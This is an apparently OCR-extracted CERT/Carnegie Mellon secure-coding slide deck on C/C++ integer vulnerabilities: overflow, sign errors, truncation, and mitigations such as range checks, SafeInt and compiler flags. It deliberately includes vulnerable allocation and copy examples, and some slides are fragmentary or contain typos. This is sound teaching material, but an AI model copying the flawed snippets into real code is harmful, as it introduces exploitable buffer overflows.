g++ uses the byte form of the `mul` instruction for `char` integers, regardless of whether the type is signed or unsigned

```
sc_product = sc1 * sc2;
uc_product = uc1 * uc2;
 1. movb -10(%ebp), %al
 2. mulb -9(%ebp)
 3. movb %al, -11(%ebp)
```


CERT

Signed and Unsigned Integer Multiplication (g++)

g++ uses `imul` instruction for word length integers regardless of whether the type is signed or unsigned

```
si_product = si1 * si2;

ui_product = ui1 * ui2;

 4. movl   -20(%ebp), %eax

 5. imull -24(%ebp), %eax

 6. movl   %eax, -28(%ebp)
```


Precondition

To prevent an overflow when multiplying unsigned integers, check that A * B > MAX_INT

- can be tested using the expression A > MAX_INT / B

Division, however, is an expensive operation

Postcondition

Cast both operands to the next larger size and then multiply.

For unsigned integers

- check high-order bits in the next larger integer
- if any are set, throw an error.

For signed integers all zeros or all ones in the high-order bits and the sign bit on the low-order bit indicate no overflow.

Upcast Example

```
void* AllocBlocks(size_t cBlocks) {
  // allocating no blocks is an error
  if (cBlocks == 0) return NULL;
  // Allocate enough memory
  // Upcast the result to a 64-bit integer
  // and check against 32-bit UINT_MAX
  // to makes sure there's no overflow
  ULONGLONG alloc = cBlocks * 16;
  return (alloc < UINT_MAX)
    ? malloc(cBlocks * 16)
    : NULL;
}
```

Can you find the error?

CERT

Result Always > `UINT_MAX`

```
void* AllocBlocks(size_t cBlocks) {
  // allocating no blocks is an error
  if (cBlocks == 0) return NULL;
  // Allocate enough memory
  // Upcast the result to a 64-bit integer
  // and check against 32-bit UINT_MAX
  // to makes sure there's no overflow
  ULONGLONG alloc = cBlocks * 16;
  return (alloc < UINT_MAX)
    ? malloc(cBlocks * 16)
    : NULL;
}
```

This is a 32-bit operation that results in a 32-bit value. The result is assigned to a `ULONGLONG` but the calculation may have already overflowed.

Corrected Upcast Example

```
void* AllocBlocks(size_t cBlocks) {
  // allocating no blocks is an error
  if (cBlocks == 0) return NULL;
  // Allocate enough memory
  // Upcast the result to a 64-bit integer
  // and check against 32-bit UINT_MAX
  // to makes sure there's no overflow
  ULONGLONG alloc = (ULONGLONG)cBlocks*16;
  return (alloc < UINT_MAX)
    ? malloc(cBlocks * 16)
    : NULL;
}
```

Integer Division

An integer overflow condition occurs when the minimum integer value for 32-bit or 64-bit integers are divided by -1.

- In the 32-bit case, –2,147,483,648/-1 should be equal to 2,147,483,648.
- Because 2,147,483,648 cannot be represented as a signed 32-bit integer the resulting value is incorrect

- 2,147,483,648 /-1 = - 2,147,483,648

Division is also prone to problems when mixed sign and type integers are involved.

Error Detection

The IA-32 instruction set includes the following division instructions

- **`div`**, **`divpd`**, **`divps`**, **`divsd`**, **`divss`**
- **`fdiv`**, **`fdivp`**, **`fidiv`**, **`idiv`**

The **`div`** instruction

- divides the (unsigned) integer value in the **`ax,`** **`dx:ax`**, or **`edx:eax`** registers (dividend) by the source operand (divisor)
- stores the result in the **`ax`** (**`ah:al`**), **`dx:ax`**, or **`edx:eax`** registers

The **`idiv`** instruction performs the same operations on (signed) values.

Signed Integer Division

```
si_quotient = si_dividend / si_divisor;
 1. mov  eax, dword ptr [si_dividend]
 2. cdq
 3. idiv eax, dword ptr [si_divisor]
 4. mov  dword ptr [si_quotient], eax
```

The `cdq` instruction copies the sign (bit 31) of the value in the `eax` register into every bit position in the `edx` register.

NOTE: Assembly code generated by Visual C++

Unsigned Integer Division

```
ui_quotient = ui1_dividend / ui_divisor;
 5. mov eax, dword ptr [ui_dividend]
 6. xor edx, edx
 7. div eax, dword ptr [ui_divisor]
 8. mov dword ptr [ui_quotient], eax
```

NOTE: Assembly code generated by Visual C++

Precondition

Integer division overflows can be prevented by for 32-bit and 64-bit division by

- Checking to see whether the numerator is the minimum value for the integer type.
- The denominator is -1

Division by zero can be prevented by ensuring that the divisor is non-zero.

Error Detection

The Intel division instructions `div` and `idiv` do not set the overflow flag.

A division error is generated if

- the source operand (divisor) is zero
- if the quotient is too large for the designated register

A divide error results in a fault on interrupt vector 0.

When a fault is reported, the processor restores the machine state to the state before the beginning of execution of the faulting instruction.

Microsoft Visual Studio

C++ exception handling does not allow recovery from

- a hardware exception
- a fault such as
  - an access violation
  - divide by zero

Visual Studio provides

- structured exception handling (SEH) facility for dealing with hardware and other exceptions.
- extensions to the C language that enable C programs to handle Win32 structured exceptions

Structured exception handling is an operating system facility that is distinct from C++ exception handling.

C++ Structured Exception Handling

```
1. Sint operator /(signed int divisor) {
2.    __try {
3.      return si / divisor;
4.    }
5.    __except(EXCEPTION_EXECUTE_HANDLER) {
6.      throw SintException(
          ARITHMETIC_OVERFLOW
        );
7.    }
8. }
```

The division is nested in a __try block

If a division error occurs, the logic in the __except block is executed

C++ Exception Handling

```
1. Sint operator /(unsigned int divisor) {
2.   try {
3.     return ui / divisor;
4.   }
5.   catch (...) {
6.     throw SintException(
           ARITHMETIC_OVERFLOW
       );
7.   }
8. }
```

C++ exceptions in Visual C++ are implemented using structured exceptions, making it possible to use C++ exception handling on this platform

Linux Error Handling 1

In the Linux environment, hardware exceptions such as division errors are managed using signals.

If the source operand (divisor) is zero or if the quotient is too large for the designated register, a **SIGFPE** (floating point exception) is generated.

To prevent abnormal termination of the program, a signal handler can be installed

```
signal(SIGFPE, Sint::divide_error);
```

Linux Error Handling 2

The `signal()` call accepts two parameters

- signal number
- address of signal handler

Because the return address points to the faulting instruction If the signal handler simply returns, the instruction and the signal handler will be alternately called in an infinite loop.

To solve this problem, the signal handler throws a C++ exception that can then be caught by the calling function.

Signal Handler

```
1. static void divide_error(int val) {
2.   throw
      SintException(ARITHMETIC_OVERFLOW);
3. }
```

Agenda

Integers

Vulnerabilities

Mitigation Strategies

Notable Vulnerabilities

Summary

Vulnerabilities

A vulnerability is a set of conditions that allows violation of an explicit or implicit security policy.

Security flaws can result from hardware-level integer error conditions or from faulty logic involving integers.

These security flaws can, when combined with other conditions, contribute to a vulnerability.

Vulnerabilities Section Agenda

Integer overflow

Sign error

Truncation

Non-exceptional

JPEG Example

Based on a real-world vulnerability in the handling of the comment field in JPEG files

Comment field includes a two-byte length field indicating the length of the comment, including the two-byte length field.

To determine the length of the comment string (for memory allocation), the function reads the value in the length field and subtracts two.

The function then allocates the length of the comment plus one byte for the terminating null byte.

Integer Overflow Example

```
1. void getComment(unsigned int len, char *src) {
2.   unsigned int size;
3.   size = len - 2;
4.   char *comment = (char *)malloc(size + 1);
5.   memcpy(comment, src, size);
6.   return;
7. }
8. int _tmain(int argc, _TCHAR* argv[]) {
9.   getComment(1, "Comment ");
10.   return 0;
11. }
```

0 byte `malloc()` succeeds

Size is interpreted as a large positive value of `0xffffffff`

Possible to cause an overflow by creating an image with a comment length field of 1

Memory Allocation Example

Integer overflow can occur in `calloc()` and other memory allocation functions when computing the size of a memory region.

A buffer smaller than the requested size is returned, possibly resulting in a subsequent buffer overflow.

The following code fragments may lead to vulnerabilities:

- C: `p = calloc(sizeof(element_t), count);`
- C++: `p = new ElementType[count];`

Memory Allocation

The `calloc()` library call accepts two arguments

- the storage size of the element type
- the number of elements

The element type size is not specified explicitly in the case of new operator in C++.

To compute the size of the memory required, the storage size is multiplied by the number of elements.

2006 Carnegie Mellon University

Overflow Condition

If the result cannot be represented in a signed integer, the allocation routine can appear to succeed but allocate an area that is too small.

The application can write beyond the end of the allocated buffer resulting in a heap-based buffer overflow.

2006 Carnegie Mellon University


Vulnerabilities Section Agenda

Integer overflow

Sign error

Truncation

Non-exceptional



Sign Errors Example 2

The negative length is interpreted as a large, positive integer with the resulting buffer overflow

This vulnerability can be prevented by restricting the integer `len` to a valid value

- more effective range check that guarantees `len` is greater than 0 but less than `BUFF_SIZE`
- declare as an unsigned integer
  - eliminates the conversion from a signed to unsigned type in the call to `memcpy()`
  - prevents the sign error from occurring

2006 Carnegie Mellon University

Vulnerabilities Section Agenda

Integer overflow

Sign error

Truncation

Non-exceptional

2006 Carnegie Mellon University

Vulnerable Implementation

```
1.  bool func(char *name, long cbBuf) {
2.    unsigned short bufSize = cbBuf;
3.    char *buf = (char *)malloc(bufSize);
4.    if (buf) {
5.      memcpy(buf, name, cbBuf);
6.      if (buf) free(buf);
7.      return true;
8.    }
9.    return false;
10. }
```

cbBuf is used to initialize **bufSize** which is used to allocate memory for **buf**

cbBuf is declared as a long and used as the size in the **memcpy()** operation

Vulnerability 1

`cbBuf` is temporarily stored in the unsigned short `bufSize`.

The maximum size of an **unsigned short** for both GCC and the Visual C++ compiler on IA-32 is 65,535.

The maximum value for a **signed long** on the same platform is 2,147,483,647.

A truncation error will occur on line 2 for any values of `cbBuf` between 65,535 and 2,147,483,647.

Vulnerability 2

This would only be an error and not a vulnerability if `bufSize` were used for both the calls to `malloc()` and `memcpy()`

Because `bufSize` is used to allocate the size of the buffer and `cbBuf` is used as the size on the call to `memcpy()` it is possible to overflow `buf` by anywhere from 1 to 2,147,418,112 (2,147,483,647 - 65,535) bytes.

2006 Carnegie Mellon University

Vulnerabilities Section Agenda

Integer overflow

Sign error

Truncation

Non-exceptional

2006 Carnegie Mellon University

Non-Exceptional Integer Errors

Integer related errors can occur without an exceptional condition (such as an overflow) occurring

Negative Indices

```
1. int *table = NULL;\
2. int insert_in_table(int pos, int value){
3.   if (!table) {
4.     table = (int *)malloc(sizeof(int) * 100);
5.   }
6.   if (pos > 99) {
7.     return -1;
8.   }
9.   table[pos] = value;
10.  return 0;
11. }
```

Storage for the array is allocated on the heap

pos is not > 99

value is inserted into the array at the specified position

Vulnerability

There is a vulnerability resulting from incorrect range checking of `pos`

- Because `pos` is declared as a signed integer, both positive and negative values can be passed to the function.
- An out-of-range positive value would be caught but a negative value would not.

Agenda

Integers

Vulnerabilities

Mitigation Strategies

Notable Vulnerabilities

Summary

Mitigation Section Agenda

Type range checking

Strong typing

Compiler checks

Safe integer operations

Testing and reviews

Type Range Checking

Type range checking can eliminate integer vulnerabilities.

Languages such as Pascal and Ada allow range restrictions to be applied to any scalar type to form subtypes.

Ada allows range restrictions to be declared on derived types using the range keyword:

```
type day is new INTEGER range 1..31;
```

Range restrictions are enforced by the language runtime.

C and C++ are not nearly as good at enforcing type safety.

Type Range Checking Example

```
1.  #define BUFF_SIZE 10
2.  int main(int argc, char* argv[]){
3.    unsigned int len;
4.    char buf[BUFF_SIZE];
5.    len = atoi(argv[1]);
6.    if ((0<len) && (len<BUFF_SIZE) ){
7.      memcpy(buf, argv[2], len);
8.    }
9.    else
10.     printf("Too much data\n");
11. }
```

Implicit type check from the declaration as an unsigned integer

Explicit check for both upper and lower bounds

Range Checking Explained

Declaring `len` to be an unsigned integer is insufficient for range restriction because it only restricts the range from `0..MAX_INT`.

Checking upper and lower bounds ensures no out-of-range values are passed to **`memcpy()`**

Using both the implicit and explicit checks may be redundant but is recommended as "healthy paranoia"

Range Checking

External inputs should be evaluated to determine whether there are identifiable upper and lower bounds.

- these limits should be enforced by the interface
- easier to find and correct input problems than it is to trace internal errors back to faulty inputs

Limit input of excessively large or small integers

Typographic conventions can be used in code to

- distinguish constants from variables
- distinguish externally influenced variables from locally used variables with well-defined ranges

Mitigation Section Agenda

Type range checking

Strong typing

Compiler checks

Safe integer operations

Testing and reviews

Strong Typing

One way to provide better type checking is to provide better types.

Using an unsigned type can guarantee that a variable does not contain a negative value.

This solution does not prevent overflow.

Strong typing should be used so that the compiler can be more effective in identifying range problems.

Strong Typing Example

Declare an integer to store the temperature of water using the Fahrenheit scale

```
unsigned char waterTemperature;
```

`waterTemperature` is an unsigned 8-bit value in the range 1-255

`unsigned char`

- sufficient to represent liquid water temperatures which range from 32 degrees Fahrenheit (freezing) to 212 degrees Fahrenheit (the boiling point).
- does not prevent overflow
- allows invalid values (e.g., 1-31 and 213-255).

Abstract Data Type

One solution is to create an abstract data type in which `waterTemperature` is private and cannot be directly accessed by the user.

A user of this data abstraction can only access, update, or operate on this value through public method calls.

These methods must provide type safety by ensuring that the value of the `waterTemperature` does not leave the valid range.

If implemented properly, there is no possibility of an integer type range error occurring.

Mitigation Section Agenda

Type range checking

Strong typing

Compiler checks

Safe integer operations

Testing and reviews

Visual C++ Compiler Checks

Visual C++ .NET 2003 generates a warning (C4244) when an integer value is assigned to a smaller integer type.

- At level 1 a warning is issued if `__int64` is assigned to `unsigned int`.
- At level 3 and 4, a "possible loss of data" warning is issued if an integer is converted to a smaller type.

For example, the following assignment is flagged at warning level 4

```
int main() {
   int b = 0, c = 0;

   short a = b + c;    // C4244
}
```

Visual C++ Runtime Checks

Visual C++ .NET 2003 includes runtime checks that catch truncation errors as integers are assigned to shorter variables that result in lost data.

The `/RTCc` compiler flag catches those errors and creates a report.

Visual C++ includes a `runtime_checks` pragma that disables or restores the `/RTC` settings, but does not include flags for catching other runtime errors such as overflows.


Runtime error checks are not valid in a release (optimized) build for performance reasons.

GCC Runtime Checks

The `gcc` and `g++` compilers include an `-ftrapv` compiler option that provides limited support for detecting integer exceptions at runtime.

This option generates traps for signed overflow on addition, subtraction, multiplication operations.

The `gcc` compiler generates calls to existing library functions.



Adding Signed Integers

Function from the `gcc` runtime system used to detect overflows resulting from the addition of signed 16-bit integers

```
1. Wtype __addvsi3 (Wtype a, Wtype b) {
2.    const Wtype w = a + b;
3.    if (b >= 0 ? w < a : w > a)
4.      abort ();
5.    return w;
6. }
```

The addition is performed and the sum is compared to the operands to determine if an error occurred

`abort()` is called if
- `b` is non-negative and `w < a`
- `b` is negative and `w > a`

Mitigation Section Agenda

Type range checking

Strong typing

Compiler checks

Safe integer operations

Testing and reviews

Safe Integer Operations 1

Integer operations can result in error conditions and possible lost data.

The first line of defense against integer vulnerabilities should be range checking

- Explicitly
- Implicitly - through strong typing

It is difficult to guarantee that multiple input variables cannot be manipulated to cause an error to occur in some operation somewhere in a program.

Safe Integer Operations 2

An alternative or ancillary approach is to protect each operation.

This approach can be labor intensive and expensive to perform.

Use a safe integer library for all operations on integers where one or more of the inputs could be influenced by an untrusted source.

2006 Carnegie Mellon University

Safe Integer Solutions

C language compatible library

- Written by Michael Howard at Microsoft
- Detects integer overflow conditions using IA-32 specific mechanisms

2006 Carnegie Mellon University

Unsigned Add Function

```
 1. in bool UAdd(size_t a, size_t b, size_t *r) {
 2.   __asm {
 3.     mov eax, dword ptr [a]
 4.     add eax, dword ptr [b]
 5.     mov ecx, dword ptr [r]
 6.     mov dword ptr [ecx], eax
 7.     jc  short j1
 8.     mov al, 1 // 1 is success
 9.     jmp short j2
10. j1:
11.     xor al, al // 0 is failure
12. j2:
13.   };
14. }
```


CERT

Unsigned Add Function Example

```
 1. int main(int argc, char *const *argv) {
 2.   unsigned int total;
 3.   if (UAdd(strlen(argv[1]), 1, &total) &&
          UAdd(total, strlen(argv[2]), &total)) {
 4.     char *buff = (char *)malloc(total);
 5.     strcpy(buff, argv[1]);
 6.     strcat(buff, argv[2]);
 7.   else {
 8.     abort();
 9.   }
10. }
```

The length of the combined strings is calculated using `UAdd()` with appropriate checks for error conditions.

CERT

SafeInt Class

SafeInt is a C++ template class written by David LeBlanc.

Implements the precondition approach and tests the values of operands before performing an operation to determine whether errors might occur.

The class is declared as a template, so it can be used with any integer type.

Nearly every relevant operator has been overridden except for the subscript operator `[]`

SafeInt Example

The variables s1 and s2 are declared as SafeInt types

```
1. int main(int argc, char *const *argv) {
2.   try{
3.     SafeInt<unsigned long> s1(strlen(argv[1]));
4.     SafeInt<unsigned long> s2(strlen(argv[2]));
5.     char *buff = (char *) malloc(s1 + s2 + 1);
6.     strcpy(buff, argv[1]);
7.     strcat(buff, argv[2]);
8.   }
9.   catch(SafeIntException err) {
10.     abort();
11.   }
12. }
```

When the + operator is invoked it uses the safe version of the operator implemented as part of the SafeInt class.

Safe Integer Solutions Compared 3

The SafeInt library has several advantages over the Howard approach

- more portable than safe arithmetic operations that depend on assembly language instructions.
- more usable
  - Arithmetic operators can be used in normal inline expressions.
  - SafeInt uses C++ exception handling instead of C-style return code checking
- better performance (when running optimized code)

When to Use Safe Integers

Use safe integers when integer values can be manipulated by untrusted sources, for example

- the size of a structure
- the number of structures to allocate

```
void* CreateStructs(int StructSize, int HowMany) {
   SafeInt<unsigned long> s(StructSize);
   s *= HowMany;
   return malloc(s.Value());
}
```

Structure size multiplied by # required to determine size of memory to allocate.

The multiplication can overflow the integer and create a buffer overflow vulnerability

CERT

When Not to Use Safe Integers

Don’t use safe integers when no overflow possible

- tight loop
- variables are not externally influenced

```
void foo() {
  char a[INT_MAX];
  int i;

  for (i = 0; i < INT_MAX; i++)
    a[i] = '\0';
}
```

Mitigation Section Agenda

Type range checking

Strong typing

Compiler checks

Safe integer operations

Testing and reviews

Testing 1

Input validation does not guarantee that subsequent operations on integers will not result in an overflow or other error condition.

Testing does not provide any guarantees either

- It is impossible to cover all ranges of possible inputs on anything but the most trivial programs.
- If applied correctly, testing can increase confidence that the code is secure.

Testing 2

Integer vulnerability tests should include boundary conditions for all integer variables.

- If type range checks are inserted in the code, test that they function correctly for upper and lower bounds.
- If boundary tests have not been included, test for minimum and maximum integer values for the various integer sizes used.

Use white box testing to determine the types of integer variables.

If source code is not available, run tests with the various maximum and minimum values for each type.

Source Code Audit

Source code should be audited or inspected for possible integer range errors

When auditing, check for the following:

- Integer type ranges are properly checked.
- Input values are restricted to a valid range based on their intended use.

Integers that do not require negative values are declared as unsigned and properly range-checked for upper and lower bounds.

Operations on integers originating from untrusted sources are performed using a safe integer library.

Agenda

Integers

Vulnerabilities

Mitigation Strategies

Notable Vulnerabilities

Summary

Notable Vulnerabilities

Integer Overflow In XDR Library

- SunRPC xdr_array buffer overflow
- http://www.iss.net/security_center/static/9170.php

Windows DirectX MIDI Library

- eEye Digital Security advisory AD20030723
- http://www.eeye.com/html/Research/Advisories/AD20030723.html

Bash

- CERT Advisory CA-1996-22
- http://www.cert.org/advisories/CA-1996-22.html

Agenda

Integers

Vulnerabilities

Mitigation Strategies

Notable Vulnerabilities

Summary

Introductory Example

Accepts two string arguments and calculates their combined length (plus an extra byte for the terminating null character)

```
1 int main(int argc, char *const *argv) {
2.   unsigned short int total;
3.   total = strlen(argv[1]) +
               strlen(argv[2]) + 1;
4.   char *buff = (char *) malloc(total);
5.   strcpy(buff, argv[1]);
6.   strcat(buff, argv[2]);
7.}
```

Memory is allocated to store both strings.

The 1st argument is copied into the buffer and the 2nd argument is concatenated to the end of the 1st argument

Vulnerability

An attacker can supply arguments such that the sum of the lengths of the strings cannot be represented by the `unsigned short int total`.

The **`strlen()`** function returns a result of type **`size_t`**, an `unsigned long int` on IA-32

- As a result, the sum of the lengths + 1 is an `unsigned long int`.
- This value must be truncated to assign to the `unsigned short int total`.

If the value is truncated **`malloc()`** allocates insufficient memory and the **`strcpy()`** and **`strcat()`** will overflow the dynamically allocated memory

Summary 1

Integer vulnerabilities are the result of integer type range errors

Overflows occur when integer operations generate a value that is out of range for a particular integer type.

Truncation occur when a value is stored in a type that is too small to represent the result.

Sign errors result from misinterpretation of the sign bit but does not result in a loss of data

Summary 2

The key to preventing these vulnerabilities is to understand integer behavior in digital systems.

Limiting integer inputs to a valid range can prevent the introduction of arbitrarily large or small numbers that can be used to overflow integer types.

Many integer inputs have well-defined ranges. Other integers have reasonable upper and lower bounds.

Summary 3

Ensuring that operations on integers do not result in integer errors requires considerable care. Use safe integer libraries.

Apply available tools, processes, and techniques in the discovery and prevention of integer vulnerabilities.

Static analysis and source code auditing are useful for finding errors.

Source code audits also provide a forum for developers to discuss what does and does not constitute a security flaw and to consider possible solutions.

2006 Carnegie Mellon University


Summary 4

Dynamic analysis tools, combined with testing, can be used as part of a quality assurance process, particularly if boundary conditions are properly evaluated.

If integer type range checking is properly applied and safe integer operations are used for values that can pass out of range, it is possible to prevent vulnerabilities resulting from integer range errors.

2006 Carnegie Mellon University

Questions
about
Integers


Agenda
Strings
Integers
Summary
2006 Carnegie Mellon University
262
CERT

Summary

Not all coding flaws are difficult to exploit but they can be

- Never under estimate the amount of effort an attacker will put into the development of an exploit

Common coding errors are a principal cause of software vulnerabilities.

- Over 90% of software security vulnerabilities are due to attackers exploiting known software defect types.

Practical avoidance strategies can be used to eliminate or reduce the number coding flaws that that can lead to security failures. Many of the same issues as “software quality” in software engineering

The first and foremost strategy for reducing securing related coding flaws is to educate developers how to avoid creating vulnerable code

Make software security a major objective in the software development process

For More Information

Visit the CERT® web site

http://www.cert.org/

Contact Presenter

Robert C. Seacord rcs@cert.org

Contact CERT Coordination Center

Software Engineering Institute
Carnegie Mellon University
4500 Fifth Avenue
Pittsburgh PA 15213-3890

Hotline**: 412-268-7090**
CERT/CC personnel answer 8:00 a.m. — 5:00 p.m. and are on call for emergencies during other hours.

Fax: **412-268-6989**

E-mail: cert@cert.org